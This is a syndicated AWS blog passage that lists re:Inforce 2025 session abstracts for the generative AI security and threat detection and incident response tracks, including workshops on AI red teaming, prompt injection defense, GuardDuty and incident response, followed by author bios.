APS353 | Builders’ session | Red teaming your LLM security at scale
Speakers: Otto Kruse (AWS), Owen Hawkins (AWS), Aaron Brown (AWS), & Jeff Lombardo (AWS)
Step into the shoes of an AI-powered red team adversary in the GenAI Red Team Challenge. In this intensive workshop, you’ll deploy an AI security agent to orchestrate sophisticated threat chains against GenAI applications, systematically discovering and exploiting vulnerabilities from prompt injection to boundary testing while mastering automated security testing workflows. In addition, you’ll learn to apply countermeasures, from prompt templating to guardrails. This hands-on, gamified experience helps you think like a threat actor and equips you with practical skills in automated vulnerability testing and risk mitigation against common MITRE and OWASP vulnerabilities for LLM-based applications. You must bring your laptop to participate.

GRC354 | Builders’ session | Best practices for using generative AI to manage cloud compliance
Speakers: Adnan Bilwani (AWS), Ali Maaz (AWS), Artur Rodrigues (AWS), & Peter Pereira (AWS)
Learn how to leverage Amazon Q Developer to streamline cloud compliance management using AWS Config. This hands-on builders’ session demonstrates how to create intelligent compliance checks, automate remediation workflows, and generate detailed compliance reports using generative AI capabilities. Through practical exercises, learn to implement automated compliance monitoring that combines the power of generative AI with AWS Config’s robust compliance framework. You must bring your laptop to participate.

IAM451 | Builders’ session | Securing GenAI apps: Fine-grained access control for Bedrock Agents
Speakers: Edward Sun (AWS), Pravin Nair (AWS), Dustin Ellis (AWS), & Kevin Hakanson (AWS)
Want to secure generative AI applications accessing your organizational data? Learn how to implement intelligent access controls for Amazon Bedrock-powered applications accessing your organizational data. In this builders’ session, you’ll build a defense-in-depth approach that combines authentication using Amazon Cognito and fine-grained authorization with Amazon Verified Permissions to secure access for Bedrock AI agents. Implement layered permissions that protect sensitive data without limiting your GenAI capabilities. You must bring your laptop to participate.

TDR251 | Builders’ session | Build your first AI security assistant with Amazon Q
Speakers: Scott Taggart (AWS), Joe Wagner (AWS), Laura Verghote (AWS), & Riggs Goodman III (AWS)
Discover how to build your first AI-powered security assistant using Amazon Q Business – no AI expertise required. In this hands-on session, you’ll create three practical security workflows: an automated Amazon GuardDuty incident investigator that contextualizes security findings, an AWS Security Hub compliance report generator that streamlines policy assessments, and an Amazon Inspector-based vulnerability management helper that accelerates remediation. Perfect for security practitioners who want to enhance AWS security operations with generative AI while mastering core AWS security services through practical application. You must bring your laptop to participate.

IAM441 | Code talk | The right way to secure AI agents with code examples
Speakers: Jeff Lombardo (AWS) & Fei Yuan (AWS)
Generative AI agents run tasks on behalf of human users and often interact with each other across on-premises environments and different cloud providers. This brings new challenges in identity authentication, propagation, delegation, and resource authorization in the overall agentic AI solution. Learn how Amazon Cognito’s OAuth2-based identity management, machine-to-machine authentication, combined with Amazon Verified Permissions fine-grained authorization can enable secure delegation patterns for AI agents, while preserving human identity and consent, agent machine identity, and other request context throughout the agent chain. We will walk through real-world examples with agents built on Amazon Bedrock or other frameworks.

TDR341 | Code talk | Build AI security agents with Amazon Bedrock and Amazon Security Lake
Speakers: Chris Lamont-Smith (AWS) & Pratima Singh (AWS)
In this code talk, explore how to enhance security operations by creating AI agents using Amazon Bedrock and Amazon Security Lake. Through live coding demonstrations, learn to build automated workflows that combine autonomous decision-making capabilities with generative AI for security analysis and response. See how to implement agents that analyze logs, provide contextual insights, and execute response procedures. Discover practical approaches for integrating custom tools and leveraging large language models in your security workflows.

SEC371 | Workshop | Red Team approaches to practical generative AI defenses
Speakers: Mac Stevens (AWS) & Cameron Smith (AWS)
This workshop takes a hands-on approach to Generative AI security, focusing on Amazon Bedrock, Amazon SageMaker, and related services. We’ll begin by examining Bedrock’s core security principles, including data protection during inference and in features like Agents, Guardrails, and Knowledge Bases. Participants will gain insights into the internal architectures and security implications of context windows, system prompts, agent orchestration, and more. The session then transitions into hands-on red teaming exercises using SageMaker. We’ll subsequently explore defensive strategies against these threat vectors and discuss methods for integrating these practices into development workflows. Participants will leave equipped with a holistic understanding of Generative AI security, from individual model protection to safeguarding complex, multi-component systems.

APS371 | Workshop | Securing your generative AI applications on AWS
Speakers: Mark Keating (AWS) & Maitreya Ranganath (AWS)
In this workshop, discover how to secure generative AI applications using AWS services and features. Explore how to deploy a vulnerable sample generative AI application and then layer security controls to protect, detect, and respond to security issues. Learn how to apply similar controls to the generative AI applications in your organization. You must bring your laptop to participate.

DAP371 | Workshop | Defend your AI: Mitigate prompt injection with Amazon Bedrock
Speakers: Mark Keating (AWS) & Maitreya Ranganath (AWS)
Master the art of identifying and mitigating prompt injection vulnerabilities in generative AI systems through this hands-on workshop. Using Amazon Bedrock, participants will explore both offensive and defensive prompt engineering techniques to understand the security implications of large language models in production environments. In this session you will understand how prompt injection attacks work, complete an interactive ‘capture the flag’ style challenge attempting to exploit a simulated AI environment, and learn to implement defensive controls using Amazon Bedrock Guardrails. You must bring your laptop to participate.

Register now

Don’t miss this opportunity to learn from industry experts and AWS leaders about securing your AI implementations. Register for AWS re:Inforce 2025 today to reserve your spot in these sessions. Browse the full re:Inforce catalog to learn more about sessions in other tracks, plus partner sessions and code talks.

If you have feedback about this post, submit comments in the Comments section below.

Margaret Jonson

Margaret Jonson

Margaret is a Senior Product Marketing Manager for AWS generative AI security, where she partners with AI/ML teams to help customers implement secure and governed AI solutions across Amazon Bedrock, Amazon SageMaker, Amazon Q, and other AI/ML solutions.

Matt Saner

Matt Saner

As a Senior Manager at AWS, Matt leads a team of security specialists who help the world’s most complex organizations tackle critical security challenges. Matt and his team work to transform security organizations into strategic business enablers. Before joining AWS, Matt spent close to two decades in the financial services industry. Outside of work, Matt is a pilot who finds joy in flying general aviation aircraft.

Navigating the threat detection and incident response track at re:Inforce 2025

Post Syndicated from Nisha Amthul original https://aws.amazon.com/blogs/security/navigating-the-threat-detection-and-incident-response-track-at-reinforce-2025/

AWS re:Inforce 2025: June 16-18 in Philadelphia, PA

A full conference pass is $1,099. Register today with the code flashsale150 to receive a limited time $150 discount, while supplies last.

We’re counting down to AWS re:Inforce, our annual cloud security event! We are thrilled to invite security enthusiasts and builders to join us in Philadelphia, PA June 16–18, 2025, for an immersive three-day journey into cloud security learning. At AWS re:Inforce, you’ll have the chance to explore the breadth of the Amazon Web Services (AWS) security landscape, learn how to operationalize security services, and enhance your skills and confidence in cloud security to improve your organization’s security posture. As an attendee, you will have access to over 250 sessions across multiple topic tracks, including data protection; identity and access management; threat detection and incident response; network and infrastructure security; generative AI; governance, risk, and compliance; and application security. Plus, get ready to be inspired by our lineup of customer speakers, who will share their firsthand experiences of innovating securely on AWS.

In this post, we provide an overview of the key sessions that include lecture-style presentations featuring real-world use cases from our customers and interactive small-group sessions led by AWS experts that guide you through practical problems and solutions.

The threat detection and incident response track is designed to demonstrate how to detect and respond to security risks to help protect workloads at scale. AWS experts and customers will present key topics such as unified cloud security, threat detection, vulnerability management, cloud security posture management, integrated detection-to-response, threat intelligence, operationalization of AWS security services, container security, effective security investigation, security analytics, and incident response best practices. We’ll also explore both strengthening security through the use of generative AI and securing generative AI workloads.

Breakout sessions, chalk talks, and lightning talks

TDR301 | Breakout session | Innovations in AWS detection and response for integrated security outcomes
Discover how AWS’s latest detection and response capabilities can help secure your cloud environment more effectively. Learn practical ways to achieve integrated security outcomes through enhanced threat detection, automated vulnerability management, and streamlined response—all at scale. We’ll show you how to use AWS security services to protect workloads and data, centralize security monitoring, manage security posture continuously, and unify security data, while leveraging generative AI for security operations. Walk away with actionable insights on integrating AWS detection and response services to strengthen and simplify your security across AWS.

TDR302 | Breakout session | Multi-stage threat detection using GuardDuty and MITRE
Enhance your threat detection capabilities by leveraging Amazon GuardDuty Extended Threat Detection alongside MITRE frameworks. In this session, Shane Steiger Esq. from MITRE Corp demonstrates how to effectively identify and respond to multi-stage security events in your AWS environment. Learn practical strategies for implementing detection controls, developing response procedures, and building resilient cloud architectures. Discover how integrating GuardDuty with MITRE frameworks can strengthen your event detection and response strategy.

TDR303 | Breakout session | Building secure generative AI security tools, featuring Trellix
Learn how to build enterprise-grade generative AI security tools that unify security data and enable natural language investigations. This session demonstrates practical approaches for developing secure generative AI solutions, including implementation patterns for data privacy and compliance controls. Explore real-world architectures combining AWS foundation models with security orchestration. Hear how Trellix achieved 23x cost savings while maintaining 95% accuracy using Amazon Bedrock models. Leave with strategies to build secure AI assistants that support your security teams.

TDR304 | Breakout session | Scaling AWS threat intelligence to protect customers
Discover how AWS builds and operates threat intelligence at unprecedented scale to protect millions of customers. In this session, dive deep into two critical security functions: Amazon Threat Intelligence, which tracks and defends against sophisticated threats, and Active Defense, our security data processing architecture that analyzes over 4 billion records per second. Learn how these capabilities work together to power AWS security services and provide automated protection for your applications. See how AWS uses this intelligence to continuously enhance security services that help keep your workloads safe.

TDR305 | Breakout session | Scale Vulnerability Management Using Amazon Inspector
Want to strengthen Lambda security and streamline vulnerability management? Learn how Amazon Inspector uses generative AI to provide in-context code patches and automate SBOM management. Discover practical techniques for CI/CD integration, cross-account scanning, and automated remediation workflows. Explore built-in integrations with Security Hub and EventBridge to enhance security operations across your AWS environment.

TDR306 | Breakout session | Enterprise Security at Scale: SAP’s AWS Blueprint
How does SAP protect thousands of AWS accounts? Learn their blueprint for implementing Amazon GuardDuty protection plans alongside Extended Threat Detection to identify sophisticated threat patterns. Discover their framework for standardizing AWS Security Hub controls and automated remediation workflows at scale. Walk away with practical strategies to enhance enterprise security operations across AWS Organizations.

TDR331 | Chalk talk | Ask AWS: Your ransomware questions answered
Get answers to your most critical ransomware questions in this interactive Q&A session. Learn how AWS security features and best practices can help you detect, respond to, and recover from ransomware threats. Our experts will share practical guidance on identifying early warning signs, implementing effective incident response, and strengthening your overall ransomware resilience. Bring your toughest questions about emerging ransomware tactics and cloud protection strategies. Walk away with actionable insights to help secure your data and operations using AWS security capabilities.

TDR332 | Chalk talk | Decoding AWS CIRT tactics & techniques for proactive defense
Learn directly from AWS Customer Incident Response Team (CIRT) experts who help customers respond to critical security events. Discover real-world insights about emerging threat tactics and techniques observed across AWS environments. We’ll share practical detection and mitigation strategies that align with the Shared Responsibility Model, helping you strengthen your security posture. Walk away with actionable best practices from CIRT’s frontline experience defending against evolving threats, and learn how to apply these insights to protect your AWS workloads.

TDR333 | Chalk talk | Strategy for prioritization and response
Join this session to discuss managing security posture and risk across multiple accounts, regions, and resources. We will explore the decision-making process around how you prioritize security alerts and risk using AWS security services. After prioritization, we will discuss a framework for responding to and remediating security findings. We will talk through the decision-making process of responding to findings, considerations for auto-remediation, and how to facilitate a quick and thorough response to the most critical security findings.

TDR334 | Chalk talk | Strengthen Security: Making GuardDuty Protection Plans Work for You
Discover how to maximize your threat detection capabilities by selecting the right Amazon GuardDuty protection plans for your environment. Learn to evaluate protection features that matter most for your AWS workloads and understand the value each plan brings to your security strategy. Through practical scenarios, explore cost-effective implementation strategies across your AWS accounts. Leave with actionable insights for optimizing your Amazon GuardDuty deployment to enhance protection of your AWS workloads and data.

TDR431 | Chalk talk | Best practices for containing AWS resources during incident response
Learn best practices for implementing isolation controls for AWS resources and accounts during security events. Through practical scenarios, discover effective approaches for isolating Amazon EC2 instances, AWS Lambda functions, and Amazon ECS containers. Explore comprehensive strategies for account-level isolation including identity, resource, and network controls. This session provides guidance on implementing and safely removing isolation controls as part of your response procedures. Leave with actionable patterns for strengthening your AWS incident response capabilities. To help businesses move faster and deliver security outcomes, modern security teams need to identify opportunities to automate and simplify their workflows. One way of doing so is through generative AI. Join this chalk talk to learn how to identify use cases where generative AI can help with investigating, prioritizing, and remediating findings from Amazon GuardDuty, Amazon Inspector, and AWS Security Hub. Then find out how you can develop architectures from these use cases, implement them, and evaluate their effectiveness. The talk offers tenets for generative AI and security that can help you safely use generative AI to reduce cognitive load and increase focus on novel, high-value opportunities.

TDR336 | Chalk talk | Secure generative AI models and agents on AWS
Learn how to strengthen security controls for generative AI models and Amazon Bedrock agents in your AWS environment. This session explores implementation patterns for protecting API endpoints and securing agent interactions. Discover practical approaches for implementing protective controls and maintaining data security for your AI/ML workloads. Leave with actionable strategies for building secure generative AI implementations using AWS services.

TDR337 | Chalk talk | Implementing AWS security best practices: Insights & strategies
Learn how to optimize your AWS security services implementation including Amazon GuardDuty, AWS Security Hub, and AWS WAF. AWS security experts share practical insights and proven patterns derived from thousands of customer deployments. This session provides actionable strategies for operationalizing security services effectively in your environment. Discover implementation best practices and architectural approaches that help you maximize the value of your AWS security services.

TDR338 | Chalk talk | Building cloud-native forensic investigation architectures on AWS
Join this chalk talk to explore the advantages of cloud-native digital forensics and incident response on AWS. Engage in interactive discussions on best practices for establishing secure forensic investigation environments. We’ll explore architectural patterns for safely collecting and storing forensic artifacts, leveraging ephemeral resources to enhance security, and implementing effective network, account, and organizational designs. Bring your questions and scenarios as we collaboratively examine how to build scalable, standardized investigation processes using AWS services. Leave with practical strategies for enhancing your forensic and incident response capabilities in the cloud.

TDR231 | Chalk talk | Resilient security teams: Reduce burnout and boost performance
Learn strategies for building resilient security and incident response teams that prioritize wellbeing while maintaining high performance. This session explores approaches for implementing regular team check-ins, data-informed wellbeing initiatives, and a supportive team culture. Discover practical methods for fostering open communication, maintaining team engagement, and recognizing team contributions. Through real-world examples, develop actionable plans to enhance team resilience, improve retention, and sustain security excellence. Leave with strategies to build and maintain high-performing security teams.

TDR321 | Lightning talk | From Incidents to Insights: Creating a Security Learning Organization
Learn how to transform security events into organizational improvements. This session demonstrates practical approaches for building effective feedback loops, preserving institutional knowledge, and implementing sustainable enhancements to security operations. Discover AWS strategies for measuring the impact of improvements and fostering a culture of continuous learning. Leave with actionable frameworks for strengthening your security program through systematic learning and adaptation.

TDR322 | Lightning talk | How AWS uses generative AI to advance native security services
Discover how AWS leverages generative AI to enhance native security services. This session demonstrates how AWS implements AI capabilities across its security portfolio to improve threat detection, investigation, and response. Explore practical implementations in Amazon GuardDuty and Amazon Inspector that enable automated analysis and natural language security queries. Leave with insights into how AWS makes security more intelligent and efficient through generative AI.

TDR323 | Lightning talk | How Autodesk scales threat detection with Amazon GuardDuty
Learn how Autodesk elevated their threat detection strategy using Amazon GuardDuty. This lightning talk explores their implementation approach, operational insights, and best practices for leveraging the advanced detection capabilities of GuardDuty, including malware protection. Discover how they maintain robust security while efficiently managing their growing cloud footprint.

TDR421 | Lightning talk | Accelerating Incident Response with AWS Security Incident Response
Learn how AWS Security Incident Response helps security teams streamline investigation and response procedures. This session demonstrates service integration capabilities with Amazon GuardDuty, AWS CloudTrail, and AWS Security Hub to provide centralized incident management. Through customer examples and implementation patterns, discover practical approaches for building automated response strategies. Leave with actionable insights for enhancing your security operations using AWS services.

Interactive sessions (builders’ sessions, code talks, and workshops)

TDR251 | Builders’ session | Build your first AI security assistant with Amazon Q
Discover how to build your first AI-powered security assistant using Amazon Q Business—no AI expertise required. In this hands-on session, you’ll create three practical security workflows: an automated Amazon GuardDuty incident investigator that contextualizes security findings, an AWS Security Hub compliance report generator that streamlines policy assessments, and an Amazon Inspector-based vulnerability management helper that accelerates remediation. Perfect for security practitioners who want to enhance AWS security operations with generative AI while mastering core AWS security services through practical application.

TDR252 | Builders’ session | Detect ransomware events in Amazon S3 using Amazon GuardDuty
In this builders’ session, join the AWS Customer Incident Response Team (CIRT) to implement Amazon S3 ransomware detection using Amazon GuardDuty. Through hands-on scenarios, learn to identify unauthorized encryption operations and implement effective response procedures. Build detection patterns using AWS CloudTrail, Amazon Athena, Amazon GuardDuty, and Amazon CloudWatch. Practice investigating events and implementing preventive measures aligned with AWS Security’s latest guidance for Amazon S3 object protection. You must bring your laptop to participate.

TDR351 | Builders’ session | Build an OCSF security log pipeline with AWS
Build a complete security log pipeline that leverages the Open Cybersecurity Schema Framework (OCSF) in this hands-on session. Work alongside AWS experts to ingest, transform, and enrich your security data. Learn practical techniques to standardize security logs, whether using your own schema or our provided examples. Walk away with implementable solutions to enhance your threat detection capabilities through normalized security data flows. Bring your laptop and optional custom log samples to create solutions tailored to your use cases.

TDR451 | Builders’ session | Automate incident response for Amazon EC2 and Amazon EKS
Learn how to streamline incident response using the Automated Forensics Orchestrator solution for Amazon Elastic Compute Cloud (Amazon EC2) and Amazon Elastic Kubernetes Service (Amazon EKS). This session demonstrates how to implement automated workflows triggered by AWS Security Hub findings. Explore implementation prerequisites, customization options, and best practices for enhancing your security operations through automated forensics capabilities. Discover how to standardize response procedures across your Amazon EC2 and Amazon EKS environments.

TDR452 | Builders’ session | Build generative AI security runbooks with Amazon Bedrock
In this builders’ session, learn how to enhance security operations using generative AI-powered runbooks with Amazon Bedrock and Bedrock Agents. Create intelligent workflows that analyze AWS Security Hub findings and provide contextual remediation guidance. Through hands-on exercises, build Bedrock Agents that leverage AWS documentation and implement natural language interfaces for security investigations. Learn how to configure knowledge bases with organization-specific content and implement appropriate guardrails. Leave with a practical solution for streamlining security operations using generative AI. You must bring your laptop to participate.

TDR341 | Code talk | Build AI security agents with Amazon Bedrock and Security Lake
In this code talk, explore how to enhance security operations by creating AI agents using Amazon Bedrock and Amazon Security Lake. Through live coding demonstrations, learn to build automated workflows that combine autonomous decision-making capabilities with generative AI for security analysis and response. See how to implement agents that analyze logs, provide contextual insights, and execute response procedures. Discover practical approaches for integrating custom tools and leveraging large language models in your security workflows.

TDR342 | Code talk | Operationalizing Amazon Security Lake with analytics and generative AI
Roll up your sleeves for this hands-on coding session where we’ll build modern security analytics tools on top of Amazon Security Lake. Through interactive demos, we’ll craft queries and visualizations to operationalize your security data using AWS services like Amazon OpenSearch Service, Amazon QuickSight, Amazon Athena, and Amazon Bedrock. Leave with practical code samples and architectures to analyze security data. Get inspired with ideas on how to transform your threat detection and incident response stack.

TDR343 | Code talk | From detection to code: GuardDuty attack sequences with Amazon Q
In this code talk, explore how Amazon GuardDuty attack sequence detection capabilities work alongside Amazon Q to enhance security operations. Through live coding demonstrations, learn hoGuardDuty machine learning models identify connected security events and create comprehensive event sequences. See how to build automated response procedures using Amazon Q AI-assisted development capabilities. Discover practical approaches for implementing context-aware security automation. Leave with implementation patterns for enhancing your security operations using generative AI tools.

TDR371 | Workshop | Hands-on Threat Detection & Response using AWS Security
Get hands-on experience with AWS security services in this interactive workshop. Learn to detect and respond to simulated threats using Amazon GuardDuty, Amazon Inspector, AWS Security Hub, and Amazon Detective. Practice both manual and automated response techniques with AWS Lambda as you investigate security events across different resource types. Walk away with practical skills to operationalize threat detection and response in your AWS environment. Bring your laptop to participate in this hands-on workshop.

TDR372 | Workshop | Secure container workloads with AWS security services
In this workshop, learn how to implement AWS security services to protect container workloads end-to-end from code to operations. Gain hands-on experience with static code analysis, detective controls, threat detection, vulnerability management, and incident response for Amazon Elastic Kubernetes Service (Amazon EKS) and Amazon Elastic Container Service (Amazon ECS). Through guided scenarios, discover how to use AWS security services to enhance your container security posture. Leave with practical strategies for implementing security controls in your container environments. You must bring your laptop to participate.

TDR471 | Workshop | AWS Security Incident Response Challenge: Defense in action
Put your AWS security incident response skills to the test in this interactive session. Assume the role of an AWS Security Engineer responding to a time-sensitive scenario. Using provided intelligence, you’ll have a limited time to implement security controls in your AWS environment. Learn to prioritize actions and leverage AWS security services effectively under realistic conditions. This hands-on exercise helps you practice rapid decision-making and security implementation in AWS environments. Leave with practical experience in incident response strategies. You must bring your laptop to participate.

TDR472 | Workshop | Active defense strategies using AWS AI/ML services
This workshop will help you learn how to develop and deploy active defense strategies, such as deception, using Amazon Bedrock and Amazon SageMaker. Gain hands-on experience developing AI-driven responses for security operations. You will learn how to develop adaptive responses that mimic what an actor may be trying use against you. You will Learn implementation patterns for prompt engineering, deployment strategies, and monitoring methodologies. You must bring your laptop to participate.

Browse the full re:Inforce catalog to learn more about sessions in other tracks, plus gamified learning, innovation sessions, partner sessions, and labs. Discover how to optimize your re:Inforce journey with our attendee guides—your essential resource for selecting perfect learning sessions and getting the greatest value from your experience.

Our comprehensive track content is designed to help arm you with the knowledge and skills needed to securely manage your workloads and applications on AWS. Don’t miss out on the opportunity to stay updated with the latest best practices in threat detection and incident response. Join us in Philadelphia for re:Inforce 2025 by registering today. We can’t wait to welcome you!

If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

Nisha Amthul

Nisha Amthul

Nisha is a Senior Product Marketing Manager at AWS Security, specializing in detection and response solutions. She has a strong foundation in product management and product marketing within the domains of information security and data protection. When not at work, you’ll find her cake decorating, strength training, and chasing after her two energetic kiddos.